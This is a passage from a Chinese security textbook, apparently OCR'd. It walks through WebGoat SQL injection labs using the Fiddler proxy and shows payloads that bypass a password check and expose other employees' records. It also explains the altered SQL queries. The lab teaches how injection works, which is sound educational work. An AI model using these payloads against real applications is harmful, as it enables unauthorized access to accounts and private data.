目标：使用 SQL 注入绕过密码认证。具体步骤如下。

(1) 启动 Fiddler。图 12-5 所示为 Fiddler 主界面，左侧栏显示当前计算机正在进行 Web 连接的所有 HTTP 数据包信息，右侧栏显示被选中 HTTP 数据包的详细内容。




图 12-4 LAB:SQL Injection 界面




图 12-5 Fiddler 主界面

设置本地计算机访问网站的规则，使所有访问请求被 Fiddler 拦截，当手动单击绿色三角形 Go 按钮时，才会将请求发送出去，即当请求未发送前，通过 Fiddler 可以对 HTTP 请求报文进行修改。设置方法：执行菜单 Rules→Automatic Breakpoints→Before Request。

(2) 图 12-6 所示为 Stage 1:String SQL Injection 界面登录，以用户 Neville 登录，确保



图 12-6 登录

Fiddler 已经启动，在不知道用户 Neville 的正确密码情况下任意输入一个密码“12”，然后单击 Login 按钮。

此时 Fiddler 已经拦截请求，在 Fiddler 的 Password 中修改密码为“smith' OR' 1' ＝' 1”，如图 12-7 所示，图中 employee_id 值为 112，是用户 Neville 的 id（数值型）。




图 12-7　修改密码

单击 Go 按钮，网站已经以 Neville 身份登录成功，可以查看和修改删除员工，如图 12-8 所示。



图 12-8　管理页面

正常情况下，如图 12-6 所示的登录请求会被 Web 服务器转换为如下的 SQL 查询语句。

```
SELECT * FROM users WHERE employee_id = 112 and password = '12'
```

其中数据表 users 包含所有账户和密码的数据，登录名是正确的但密码是错误的，因此查询的结果为空，返回认证失败。而 Fiddler 已经拦截请求并修改 Password 后，“smith' OR

'1' = '1"替换为"12",则 SQL 查询语句如下。

```
SELECT * FROM users WHERE employee_id = 112 and password = 'smith' OR '1' = '1'
```

SQL 的查询条件由原来的两个逻辑与条件(真×假=1×0=0,结果为假),变成了 3 个条件,其中"'1' = '1'"恒真,逻辑或使判断公式为"真×假+真=1×0+1=1",结果为真,因此返回认证成功并返回管理页面。

3) 数字型 SQL 注入

目标:执行 SQL 注入绕过认证;通过注入语句,浏览到原本无法浏览的信息。通过一个普通员工的账户浏览其 BOSS 的账户信息。具体步骤如下。

(1) 以"Larry"身份(employee_id =101)和密码"larry"登录,进入 WebGoat 的 stage3,浏览员工信息的按钮是 ViewProfile,如图 12-9 所示。



图 12-9 用户 Larry 信息页面

(2) 启动 Fiddler 后,单击 ViewProfile 按钮,Fiddler 左侧栏显示 HTTP 报文包信息,对 HTTP 报文包进行分析,如图 12-10 所示。

由 ViewProfile 请求转换的 SQL 查询是以员工 employee_id 作为索引,返回该员工的信息如 First name、Last name、salary、Phone 等,如图 12-11 所示,数据库中存在一个或多个数据表存储员工相关信息,即可能是单表查询也可能是多表查询,这个具体可以不必关心,只需了解查询条件和返回结果。假设单表查询,表名为 employees,则 SQL 查询语句如下。

```
SELECT * FROM employees WHERE employee_id = 101
```

则返回用户 Larry 的记录(有且仅有一条记录。Web 服务器只会将 SQL 查询返回的第一条记录发送给客户浏览器以网页的形式显示,如图 12-11 所示)。如果将 employee_id 转换成其他如 102,则返回错误信息如图 12-12 所示,说明不存在 employee_id 为 102 的员工。




图 12-10　Fiddler 拦截 ViewProfile 请求




图 12-11　Neville 的账户信息




图 12-12　错误信息

数字型 SQL 注入即替换掉 101，在如图 12-10 中所示的 employee_id 栏输入“101 or 1=1 order by salary desc”，则 SQL 查询语句变为：

```
SELECT * FROM employees WHERE employee_id = 101 or 1 = 1 order by salary desc
```

SQL 的查询条件由原来的一个条件变成了两个条件之间的逻辑或，其中“1 = 1”恒真，

